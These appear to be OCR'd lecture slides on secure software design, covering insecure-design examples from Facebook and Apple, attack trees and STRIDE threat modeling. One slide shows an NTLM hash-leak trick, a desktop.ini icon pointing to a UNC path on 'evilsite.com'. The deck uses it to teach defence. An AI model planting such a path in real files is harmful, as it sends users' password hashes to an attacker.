
The only way to keep up is to “build it in”



The only way to keep up is to “build it in”



This project focuses on three key stages



Security of the Design

Why security at the architectural level?

Avoid re-design/delays due to security


Avoid ‘security debt’ (= technical debt)

NTLM Hash Leaks: Microsoft's Ancient Design Flaw

Set the icon of a folder (using desktop.ini) to a special UNC path:
`\\evilsite.com\skull.ico`

What happens? Windows fills in the username and sends a request to evilsite.com (with the user’s password hash)

=> First workaround was released 12 years after initial report



Why security at the architectural level?

Avoid re-design/delays due to security


Avoid ‘security debt’ (= technical debt)

Find and address design problems that other techniques (e.g., SAST/DAST) don’t cover

E.g., logical errors with security implications, feature interaction, missing authorization, …

Become aware of security problems early (€) rather than late (€€€)

Architecture is an important source of secure design flaws



OWASP Top 10 (2021)

https://owasp.org/Top10/A04_2021-Insecure_Design/

Real-world design flaw examples

Facebook photos API

- Granting permission to an app to access your photos only means photos shared on your timeline
  - But photo API also provided access to other photos (draft uploads, Marketplace, Stories)

- Flaw of omission: missing (insufficient) access control

https://developers.facebook.com/blog/post/2018/12/14/notifying-our-developer-ecosystem-about-a-photo-api-bug/

Real-world design flaw examples

Apple Find My iPhone API

- Most Apple APIs enforced rate limits for guessing iCloud passwords
  - Except one: the Find My iPhone API endpoint

- Flaw of omission: rate limiting not implemented on this endpoint


https://thenextweb.com/news/this-could-be-the-apple-icloud-flaw-that-led-to-celebrity-photos-being-leaked

What is threat modeling?

> Identifying the likely threats to a system to inform the design of security countermeasures
>
> – Alyssa Miller

https://www.youtube.com/watch?v=4KL7t1-FYBk

Threat modeling in 4 questions



https://github.com/adamshostack/4QuestionFrame

Different types of threat modeling exist

- Attack-centric threat modeling
  - **Context**: Often (enterprise) networks / systems
  - **Example**: Attack trees

- System-centric threat modeling
  - **Context**: Often software applications
  - **Example**: STRIDE


Attack-centric threat modeling

Approaches that

- model an attacker's objective (a situation to avoid)
- and decompose it into a structured set of smaller steps
- yielding attack scenarios to realize that objective

Attack trees

- Root = the attacker's goal
- Hierarchically describe different conditions (cause/effect) under which the parent may occur
  - AND/OR decompositions



SCHNEIER, B., 1999. Attack trees. *Dr. Dobb's Journal*, (December).
https://www.schneier.com/academic/archives/1999/12/attack_trees.html

Attack trees

- Root = the attacker's goal
- Hierarchically describe different conditions (cause/effect) under which the parent may occur
  - AND/OR decompositions
- You can do quantitative analysis
  - assign values (e.g., likelihood/feasibility) to leaf nodes and propagate upwards
  - E.g., likelihood of an OR-node: max of children / AND-node: min of children

SCHNEIER, B., 1999. Attack trees. *Dr. Dobb's Journal*, (December).
https://www.schneier.com/academic/archives/1999/12/attack_trees.html

System-centric threat modeling

Approaches that

- Start from a model of the system
- To generate a set of (potential) threats
  - You then have to select/prioritize threats and mitigiate them

The STRIDE approach

Informal meaning of the acronym

- **S**poofing: Assuming an identity that isn't yours
- **T**ampering: Unauthorized modification of something (on disk, on a network, in memory)
- **R**epudiation: (Being able to plausibly) claim that you didn't do something (i.e., no logs/proof)
- **I**nformation disclosure: Providing information to someone not authorized to see it
- **D**enial of service: Absorbing resources to disturb/disable services for legitimate users
- **E**levation of privilege: Executing authorized (unexpected) actions

S. Hernan, S. Lambert, T. Ostwald, and A. Shostack, "Uncover Security Design Flaws Using The STRIDE Approach," *MSDN Magazine*, Nov. 2006.


Applying STRIDE


- Use STRIDE mnemonic when looking for threats
  - Brainstorming, EoP card game, … (‘*whiteboard hacking*’)
  - Focus on assets, attackers, **software**

- More systematic variants (~ algorithmic)
  - STRIDE per element
  - STRIDE per interaction

No completeness guarantees! (Involving a security expert is useful)
Only the discovery of a threat matters, not its precise categorization! (STRIDE is not a taxonomy)

